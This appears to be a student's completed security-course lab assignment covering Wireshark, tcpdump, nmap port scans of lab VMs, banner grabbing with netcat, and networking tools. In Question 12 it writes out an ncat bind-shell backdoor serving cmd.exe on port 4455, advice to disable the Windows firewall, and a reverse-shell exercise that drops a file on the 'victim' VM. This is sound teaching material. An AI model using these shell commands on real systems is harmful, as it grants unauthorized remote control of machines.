
Your answer should include three pasted screenshots:

1. **A screenshot of network traffic you didn’t intentionally generate.**




2. While the packet trace is running, open a browser and visit the course page at this URL: <http://people.duke.edu/~tkb13/courses/ece560/>
Something interesting happened! Even though the URL starts with “http”, if you edit the URL in the browser, you’ll see that it’s now “https”! This is because the response sent

from the server via plain HTTP redirected us to use HTTPS. In Wireshark, stop the trace and find the HTTP request for the course site in the packet trace. You may use the display filter “tcp.port == 80” to make finding it easier. **Navigate to the HTTP response sent back from the server, and screenshot it. Circle on it the part(s) that redirected the browser from HTTP to HTTPS.**



3. The redirection means that your browser *also* retrieves the URL via HTTPS. **Find the HTTPS request (e.g. using display filter “tcp.port == 443”), and take a screenshot.**



Question: How much are you able to determine about the transaction in Wireshark in HTTP vs HTTPS?

- For HTTP, Wireshark can easily display the contents of the packets since HTTP transmits data in plaintext. To filter for HTTP traffic, I use the display filter http, or tcp.port == 80.
- For HTTPS, in contrast, uses TLS (Transport Layer Security) to encrypt the data transmitted between the client and the server. This means that while you can see the packets in Wireshark, the actual content of the HTTPS transactions remains encrypted unless you have the necessary decryption keys. To locate and filter for HTTPS traffic, I use the display tcp.port == 443 or tls.

Question 10: Network Traffic Analysis with TCPDump (3 points)

TCPDump is a common computer network debugging tool that runs under the command line. It allows the user to intercept and display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.

Log into your Linux VM and use TCPDump to capture some network traffic and display the contents of the traffic you captured.

```
08:55:06.543589 IP rsv-bc-fitzcachedns.oit.duke.edu.domain > vcm-42411.vm.duke.edu.34036: 20121 NXDomain* 0/1/0 (131)
08:55:06.544084 IP vcm-42411.vm.duke.edu.ssh > syn-076-036-241-038.res.spectrum.com.1508: Flags [P.], seq 3912:4092, ack 1, win 501, options [nop,nop,TS val 249777370 ecr 103888915], length 180
08:55:06.544522 IP vcm-42411.vm.duke.edu.57969 > rsv-bc-fitzcachedns.oit.duke.edu.domain: 15282* [1au] PTR? 148.54.3.152.in-addr.arpa. (54)
08:55:06.544733 IP syn-076-036-241-038.res.spectrum.com.1508 > vcm-42411.vm.duke.edu.ssh: Flags [.] , ack 3536, win 2042, options [nop,nop,TS val 103888929 ecr 249777345], length 0
08:55:06.547752 IP rsv-bc-fitzcachedns.oit.duke.edu.domain > vcm-42411.vm.duke.edu.57969: 15282 NXDomain* 0/1/1 (159)
08:55:06.547869 IP vcm-42411.vm.duke.edu.57969 > rsv-bc-fitzcachedns.oit.duke.edu.domain: 15282* PTR? 148.54.3.152.in-addr.arpa. (43)
08:55:06.550388 IP rsv-bc-fitzcachedns.oit.duke.edu.domain > vcm-42411.vm.duke.edu.57969: 15282 NXDomain* 0/1/0 (148)
08:55:06.551172 IP vcm-42411.vm.duke.edu.56734 > rsv-bc-fitzcachedns.oit.duke.edu.domain: 51817* [1au] PTR? 253.54.3.152.in-addr.arpa. (54)
08:55:06.551315 ARP, Request who-has 152.3.54.62 (Broadcast) tell dc-fitzeast-b220-d4-n7700-d-1_152_3_54_253_vlan406.netcom.duke.edu, length 46
08:55:06.555275 IP rsv-bc-fitzcachedns.oit.duke.edu.domain > vcm-42411.vm.duke.edu.56734: 51817* 1/2/3 PTR dc-fitzeast-b220-d4-n7700-d-1_152_3_54_253_vlan406.netcom.duke.edu. (248)
08:55:06.555891 IP vcm-42411.vm.duke.edu.ssh > syn-076-036-241-038.res.spectrum.com.1508: Flags [P.], seq 4092:4272, ack 1, win 501, options [nop,nop,TS val 249777382 ecr 103888920], length 180
08:55:06.556269 IP vcm-42411.vm.duke.edu.47744 > rsv-bc-fitzcachedns.oit.duke.edu.domain: 34007* [1au] PTR? 140.76.159.67.in-addr.arpa. (55)
08:55:06.557265 ARP, Request who-has 67.159.74.103 (Broadcast) tell dc-fitzeast-b220-d4-n7700-d-1_67_159_74_2_vlan406.netcom.duke.edu, length 46
100 packets captured
283 packets received by filter
0 packets dropped by kernel
```

Here is a command that will capture 10 packets using tcpdump:

```
$ sudo tcpdump -i eth0 -c 10
```

(Note: tcpdump was installed by default on my Linux VM. If it isn't for you, you can install it with "sudo apt install tcpdump")

We will be using Wireshark and TCPDump among other network traffic analyzers very heavily throughout the semester. I recommend spending some time with these tools and learning some of the features they have to offer. You don't need to understand all the output of these packets right now, but as we spend more time with these tools you will learn to dissect the output and be able to find the information you are looking for.

Question 11: Network Mapping (7 points)

[Nmap](#) is a free and open source utility for network exploration or security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other features. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and both console and graphical versions are available.

Log into your Linux VM and install nmap from the package manager:

```
$ sudo apt install nmap
```

Nmap has many options; here's a good command for a basic port scan¹:

```
$ sudo nmap -p- -v -sT -Pn <TARGET_MACHINE>
```

Explain each parameter of this command.

- p-:** Scan ports from 1 through 65535
- v:** Increase verbosity level
- sT:** TCP connect scan
- Pn:** Treat all hosts as online -- skip host discovery

TIP: Read man pages (available via the command line and [the web](#)) for the various command line security tools to learn details about the different functions and parameters. Another useful tool for understanding command parameters is the website [explainshell](#).

Now scan your Windows VM and provide the following:

1. Paste the results of the scan.
2. Note each port that is open and look up what service each corresponds to (not just the name of the service, but what it *accomplishes*).

Result:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-04 09:13 EDT
Initiating Parallel DNS resolution of 1 host. at 09:13
Completed Parallel DNS resolution of 1 host. at 09:13, 0.01s elapsed
Initiating Connect Scan at 09:13
```

¹ In command line explanations, items in <ANGLE BRACKETS> are required inputs and items in [SQUARE BRACKETS] are optional inputs. Either way, *don't include the brackets themselves!*

```

Scanning vcm-42420.vm.duke.edu (152.3.53.53) [65535 ports]
Discovered open port 3389/tcp on 152.3.53.53
Discovered open port 135/tcp on 152.3.53.53
Discovered open port 2701/tcp on 152.3.53.53
Connect Scan Timing: About 20.07% done; ETC: 09:16 (0:02:03 remaining)
Discovered open port 5985/tcp on 152.3.53.53
Discovered open port 5040/tcp on 152.3.53.53
Discovered open port 5986/tcp on 152.3.53.53
Connect Scan Timing: About 48.54% done; ETC: 09:15 (0:01:05 remaining)
Discovered open port 7680/tcp on 152.3.53.53
Completed Connect Scan at 09:15, 104.17s elapsed (65535 total ports)
Nmap scan report for vcm-42420.vm.duke.edu (152.3.53.53)
Host is up (0.00094s latency).
Not shown: 65528 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
2701/tcp   open  sms-rcinfo
3389/tcp   open  ms-wbt-server
5040/tcp   open  unknown
5985/tcp   open  wsman
5986/tcp   open  wsmans
7680/tcp   open  pando-pub

```

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 104.23 seconds

Port – Service:

135: Microsoft Remote Procedure Call (msrpc), Microsoft's RPC service, allowing programs to execute procedures (function calls) as if they were local calls.

2701: SMS (Systems Management Server)-related and is used for remote control.

3389: This port is used by Microsoft's Remote Desktop Protocol (RDP), which allows users to connect to another computer over a network and provides a graphical interface for remote management.

5040: The Connected Devices Platform Service (CDPSvc) and is used during connecting with Bluetooth devices and Printers, scanners, music players, mobile phones, cameras, etc.

5985: Windows Remote Management (WinRM) is a service that allows for remote management of Windows machines, it uses the WS-Management (wsman) protocol to enable management and monitoring of devices.

5986: This is the secure version of WinRM above, which operates over HTTPS.

7680: This port is associated with Pando, a file-sharing service that allows users to send large files over the internet. It provides a peer-to-peer functionality of delivery optimization.

Finding out what all that Windows stuff does might be hard. Some tips:

- For most of the services, you should be able to google the port number, perhaps with “windows 10 port <PORTNUM>”
- Some services might be harder to research. A good practice is to figure out what process is listening. On Windows, in an administrator command prompt, you can run “netstat -abno” to find the process name and PID that’s listening on a given port. Then you can google the process name.
- However, if the process name is “svchost.exe”, it means it’s a Windows service, so you have to follow yet one more layer of indirection to learn more -- correlate the PID number to the Services tab of Task Manager, then google the service name.

Are you comfortable with the idea that so much stuff is listening by default on a stock Windows 10 installation, especially stuff that’s woefully under-documented? Me neither.

Next, scan an example Linux VM of mine, `target.colab.duke.edu`.

Again, **provide the following**:

1. Paste the results of the scan.
2. Note each port that is open and look up what service each corresponds to (not just the name of the service, but what it *accomplishes*).

Result:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-04 15:43 EDT
Initiating Parallel DNS resolution of 1 host. at 15:43
Completed Parallel DNS resolution of 1 host. at 15:43, 0.00s elapsed
Initiating Connect Scan at 15:43
Scanning target.colab.duke.edu (67.159.67.1) [65535 ports]
Discovered open port 80/tcp on 67.159.67.1
Discovered open port 443/tcp on 67.159.67.1
Discovered open port 22/tcp on 67.159.67.1
Discovered open port 25565/tcp on 67.159.67.1
Completed Connect Scan at 15:43, 1.29s elapsed (65535 total ports)
Nmap scan report for target.colab.duke.edu (67.159.67.1)
Host is up (0.0015s latency).
rDNS record for 67.159.67.1: vcm-42090.vm.duke.edu
Not shown: 65531 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
25565/tcp open  minecraft
```

Read data files from: /usr/bin/./share/nmap

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds

Port – Service:

22: SSH (Secure Shell) service that provide secure remote access to a server or machine over the internet.

80: HTTP (Hypertext Transfer Protocol) service that allow user users to access and view web pages by transferring the data over the internet using HTTP protocol.

443: HTTPS (Hypertext Transfer Protocol Secure), a secure version of HTTP, using SSL/TLS encryption to secure data transmission between a web browser and a web server.

25565: commonly used by Minecraft game servers to allow players to connect and play the game.

On Ubuntu Linux server, *only* port 22 is open by default; the rest of the results are services added by me.

Comparing Windows 10 and Ubuntu Linux 20.04 server, which has a smaller attack surface by default?

By default, Ubuntu Linux 20.04 has a smaller attack surface since it has fewer port available for attackers to exploit. This configuration is designed to ensure that only necessary services are activated, which significantly reduces the attack surface. In contrast, Windows 10 typically has several services running, whether in the foreground or in the background, because it has a better user GUI and have more applications, which lead to a larger attack surface due to the presence of more open ports and services.

Question 12: Ncat, Telnet, Netstat, and Sockets (12 points)

Part 1: Intro to some basic tools

One common thing to do is to use sockets “directly” (i.e., without much software in the way) to accomplish various networking goals. A common utility for this purpose is **netcat**. Netcat comes in two flavors: the classic **nc** (commonly pre-installed in many Linux distros) and a more modern rewrite called **ncat** that comes with nmap.

Both are in common use for completing many tasks involving TCP or UDP. They can open TCP connections, send UDP packets, listen on arbitrary TCP and UDP ports, do port scanning, and deal with both IPv4 and IPv6. The most common netcat command simply connects to a host on a given port and sends/receives data on stdin/stdout.

A related concept is the **telnet** tool and protocol. Telnet was the original way of connecting to a remote machine’s shell like the way we use **ssh** today. Telnet is very simple: it basically just connects the stdin and stdout/stderr of the remote shell to a TCP socket. So when you type “ls”, you’re just sending an “l” and an “s” as bytes over a TCP connection, and the server is sending the ls output back to you over that same socket. This means that passwords and other material are sent unencrypted, which is why use of telnet is discouraged today. That said, telnet is shockingly alive and well in a variety of corporate and IoT environments because of how simple and inexpensive it is to implement. Further, the underlying notion of hooking a shell right up to a socket is sometimes used by attackers as a simple way to create backdoor access to a machine. The telnet tool itself can also be useful as it functions as a very simple “open a socket and let me type into it” tool, like a simplified netcat on machines where netcat is not installed.

In addition to making connections with the above tools, it is possible to query the OS to find out what connections are currently established system-wide. On both Linux and Windows, the command to do this is **netstat** (though the options differ between the two).

There are hundreds of uses for these utilities. In this assignment, we just want you to learn a couple of them.

On your Windows VM, download and extract the ZIP archive of nmap tools for Windows from [here](#) (*not the installer* -- we don’t need a full installation, and an attacker wouldn’t do one, as that creates more visible evidence of intrusion). Open a command prompt and navigate to where you extracted the tools. If using PowerShell as your prompt instead of the classic shell, you may need to prefix commands with `. \` (similar to `. /` on Linux).


By running the ncat command from a command shell on a Windows Server box, anyone that telnets to port 4455 on that box would encounter a command shell without even having to login. Basically, this command starts a service on the current box that listens on port 4455 for incoming connections. This is a common backdoor that attackers put on servers.

```
ncat -l 4455 -e cmd.exe
```

Open a command prompt and run the command. When you run the command it will appear to just hang. It is actually not hanging but listening on port 4455 for incoming connections. (Note: your Windows VM has a live internet-facing IP address, so do NOT leave this open for long -- move on to the next part so we connect to it. If you leave this listening, an automated attacker from the internet *will* connect to it and potentially take over the VM!)

On the Windows VM, open a second command prompt and run netstat to see the socket listening on port 4455 and **post a screenshot**:

```
netstat -anop tcp
```



Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	720
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:2701	0.0.0.0:0	LISTENING	3188
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	1104
TCP	0.0.0.0:4455	0.0.0.0:0	LISTENING	8660
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	8156
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5986	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING	9220
TCP	0.0.0.0:8005	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	872
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	724
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	1492
TCP	0.0.0.0:51135	0.0.0.0:0	LISTENING	840
TCP	0.0.0.0:64065	0.0.0.0:0	LISTENING	1904
TCP	0.0.0.0:64067	0.0.0.0:0	LISTENING	2324
TCP	0.0.0.0:64069	0.0.0.0:0	LISTENING	872
TCP	127.0.0.1:63145	0.0.0.0:0	LISTENING	9100
TCP	152.3.53.53:139	0.0.0.0:0	LISTENING	4
TCP	152.3.53.53:3389	10.197.52.159:49370	ESTABLISHED	1104
TCP	152.3.53.53:50071	185.199.111.154:443	ESTABLISHED	5492
TCP	152.3.53.53:50072	185.199.109.133:443	ESTABLISHED	5402

Now from your Linux VM, telnet into the Windows box to establish a connection. The following command will connect you to your Windows server via a telnet connection to port 4455.

```
telnet <WINDOWS_MACHINE_IP> 4455
```

NOTE: If you fail to connect, it may be because Windows Defender Firewall is enabled on your Windows machine. Either add an exception rule to allow netcat or disable the firewall. ²

² Added 2023-09-15

Some shell features won't work (e.g. up-arrow, cursor controls, etc.), but you should be able to run commands and see output. **Run some commands and post a screenshot** (be sure to show the initial telnet command in your screenshot so we can tell it worked).

```
fg96@vcm-42411:~$ telnet vcm-42420.vm.duke.edu 4455
Trying 152.3.53.53...
Connected to vcm-42420.vm.duke.edu.
Escape character is '^'.
Microsoft Windows [Version 10.0.19045.4780]
(c) Microsoft Corporation. All rights reserved.

C:\Users\fg96\Desktop\nmap-7.92>dir
dir
Volume in drive C is Windows
Volume Serial Number is 1038-CAD1

Directory of C:\Users\fg96\Desktop\nmap-7.92

08/07/2021  02:57 PM    <DIR>          .
08/07/2021  02:57 PM    <DIR>          ..
08/07/2021  12:46 AM               56,784 3rd-party-licenses.txt
08/07/2021  12:46 AM             209,282 ca-bundle.crt
08/07/2021  12:46 AM             763,019 CHANGELOG
08/07/2021  02:57 PM          2,564,304 libcrypto-1_1.dll
08/07/2021  02:57 PM          192,208 libssh2.dll
08/07/2021  02:57 PM          547,536 libssl-1_1.dll
08/07/2021  12:46 AM             28,801 LICENSE
08/07/2021  12:46 AM             28,606 LICENSE.formatted
08/07/2021  12:56 AM    <DIR>        licenses
08/07/2021  02:57 PM          322,256 ncat.exe
08/07/2021  12:46 AM             1,021 ndiff.bat
08/07/2021  12:46 AM           55,089 ndiff.py
08/07/2021  12:46 AM             1,957 NDIFF_README
08/07/2021  12:46 AM          767,503 nmap-mac-prefixes
08/07/2021  12:46 AM       5,033,049 nmap-os-db
08/07/2021  12:46 AM          21,253 nmap-payloads
08/07/2021  12:46 AM           6,756 nmap-protocols
08/07/2021  12:46 AM          43,755 nmap-rpc
08/07/2021  12:46 AM       2,498,555 nmap-service-probes
08/07/2021  12:46 AM       1,002,889 nmap-services
08/07/2021  02:57 PM       2,611,920 nmap.exe
08/07/2021  12:46 AM          31,936 nmap.xsl
08/07/2021  12:46 AM           192 nmap_performance.reg
```

Once you have received a command shell on the Linux VM, in a new separate command prompt, run the command:

```
netstat -ntp
```

You should see your outgoing connection on the Linux box to see your connection running on port 4455. **Post a screenshot.**

```
fg96@vcm-42411:~$ netstat -ntp
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      284 vcm-42411.vm.duke.e:ssh 10.197.52.159:50899     ESTABLISHED
tcp        0      0 vcm-42411.vm.duke:56414 vcm-42420.vm.duke.:4455 ESTABLISHED
tcp        0      0 vcm-42411.vm.duke.e:ssh 10.197.52.159:49160     ESTABLISHED
tcp        0      0 vcm-42411.vm.duke:54583 ec2-54-67-54-116.:https ESTABLISHED
tcp        0      0 vcm-42411.vm.duke.e:ssh syn-076-036-241-03:3866 ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags   Type       State         I-Node  Path
unix    2      [ ]     DGRAM      CONNECTED     576568  /run/user/1521425/systemd/notify
unix    3      [ ]     DGRAM      CONNECTED     35006   /run/systemd/notify
unix    2      [ ]     DGRAM      CONNECTED     35023   /run/systemd/journal/syslog
unix   14      [ ]     DGRAM      CONNECTED     35032   /run/systemd/journal/dev-log
```

On the Windows machine via RDP, open a new command shell and run netstat to see the connection from that end and **post a screenshot**:

```
netstat -nop tcp
```

```
Command Prompt
C:\Users\fg96\Desktop\nmap-7.92>netstat -nop tcp

Active Connections

Proto Local Address           Foreign Address         State         PID
TCP   152.3.53.53:3380         10.107.52.159:40270     ESTABLISHED   1104
TCP   152.3.53.53:4455         152.3.53.95:56414      ESTABLISHED   8660
TCP   152.3.53.53:40782        10.138.12.143:135      TIME_WAIT     0
TCP   152.3.53.53:46783        10.138.12.143:56134    TIME_WAIT     0
TCP   152.3.53.53:50128        13.107.253.40:443      CLOSE_WAIT    4440
TCP   152.3.53.53:50129        13.107.253.254:443     CLOSE_WAIT    4440
TCP   152.3.53.53:51150        54.183.142.105:443     ESTABLISHED   4
TCP   152.3.53.53:51350        152.3.72.100:53        TIME_WAIT     0
TCP   152.3.53.53:51353        204.79.197.239:443     ESTABLISHED   5492
TCP   152.3.53.53:51354        40.79.141.153:443      ESTABLISHED   5492
TCP   152.3.53.53:55244        10.138.68.27:445       ESTABLISHED   4
TCP   152.3.53.53:55618        67.159.81.239:10123    ESTABLISHED   5784
TCP   152.3.53.53:61898        152.3.99.22:445        ESTABLISHED   4
TCP   152.3.53.53:61903        20.7.2.167:443         ESTABLISHED   3428

C:\Users\fg96\Desktop\nmap-7.92>
```

Close the command shell by typing *exit* to end the ncat service running.

Part 2: Catching a reverse shell

Often, an attacker will gain the ability to issue a command on a victim machine and will use that command to establish a foothold.

We'll assume your Linux VM is the attacker machine. Use netcat (nc) to listen on a TCP port of your choice.

Your Windows VM will be the victim. Use netcat (ncat) to connect to your Linux VM on the specified port while executing a `cmd.exe` shell.

If successful, you should see a Windows command prompt appear on your Linux VM. This is called *catching a reverse shell*, and is a very common technique for attackers. For instance, if you have an exploit that allows you to induce a remote machine to run a single command, it could be *this* command, thus granting long-term access!


As a demonstration, using this command prompt, put a file called "evil.txt" into the victim's Documents directory. Paste a **screenshot of your Linux console doing this** as well as a **screenshot of the Windows VM's documents folder showing the evil document having been created**.

```
fg96@vcm-42411:~$ nc -lp 4444
Microsoft Windows [Version 10.0.19045.4780]
(c) Microsoft Corporation. All rights reserved.

C:\Users\fg96\Desktop\nmap-7.92>cd ../../Documents
cd ../../Documents

C:\Users\fg96\Documents>echo "evil text hahaha" > evil.txt
echo "evil text hahaha" > evil.txt
```

(Linux VM (Attacker) puts an "evil.txt" into Windows VM (Victim) Documents directory)




(Screenshot of the Windows VM's documents folder showing the evil document having been created)

Question 13: Banner Grabbing: Services Spilling Their Guts (8 points)

After using Nmap or another port scanner to identify what ports are open on a system, you may like to be able to get more information about those ports. You can usually accomplish this by connecting to a port; the service will immediately spill its version number, software build version, and perhaps even the underlying operating system.

For example, from your Linux VM, run this command and **post a screenshot of the output**.

```
echo QUIT | nc target.colab.duke.edu 22
```



```
fg96@vcm-42411:~$ echo QUIT | nc target.colab.duke.edu 22
SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.10
Invalid SSH identification string.
```

To become better acquainted with sockets, you will write a small socket-based program called **getbanner** to do the above operation. You may write it in the language of your choice, but it must run (and compile, if using a compiled language) on a standard Linux environment such as the Ubuntu 20.04 of your Linux VM. The only further restriction is that it may not use telnet, ncat, or nc in its operation (otherwise, a bash script literally containing the snippet above would suffice, and that wouldn't be very interesting).

The algorithm for the program will be similar to the shell command shown above:

1. Get the hostname and port from the command line arguments.
2. (If none are supplied, print an appropriate usage message.)
3. Connect to the given host on the given TCP port.
4. Send the remote host the string "QUIT\n".
(This isn't a standard -- some protocols recognize this as a legitimate quit command, and for those that don't, most will print their version information regardless of what the clients send.)
5. Read everything the server sends, printing it to the console as it's received.
6. When the server disconnects, quit.

Note: this is just 10-30 lines of code, depending on language (even in Java).

Submit a zip file called <netid>_getbanner.zip with your code and a Makefile (if needed) to the Canvas locker for this assignment.

NOTE: You are submitting the **zipped code** to **Canvas** and the **PDF answers** to **Gradescope**.

Question 14: Networking Tools (9 points)

Linux and Windows have lots of networking tools that are built into the operating system. These tools are very valuable to know and understand because they become very useful for troubleshooting, system forensics, network assessment, etc. These are not classified as security tools, but most security professionals use them on a daily basis.

For both a Linux-based system and Windows-based system, learn to use the following commands: netstat, ifconfig/ipconfig, nslookup, traceroute/tracert, ping, pathping, host, dig, top, ps/tasklist.

For help on Linux commands, type “man toolname” (example, “man ping”)

For help on Windows commands, type “toolname /?” (example, “ping /?”)

The reason you are learning these tools for both operating systems is because some of the flags/switches for these tools differ between them and even versions of the OS.

For each of the tools below, fill in the table with the system information and a brief description of the tool.

For any utility that requires a hostname use *duke.edu*

Use your Windows and Linux VMs for this exercise for consistent output.

TOOL	Brief Description	Brief Linux output	Brief Windows output
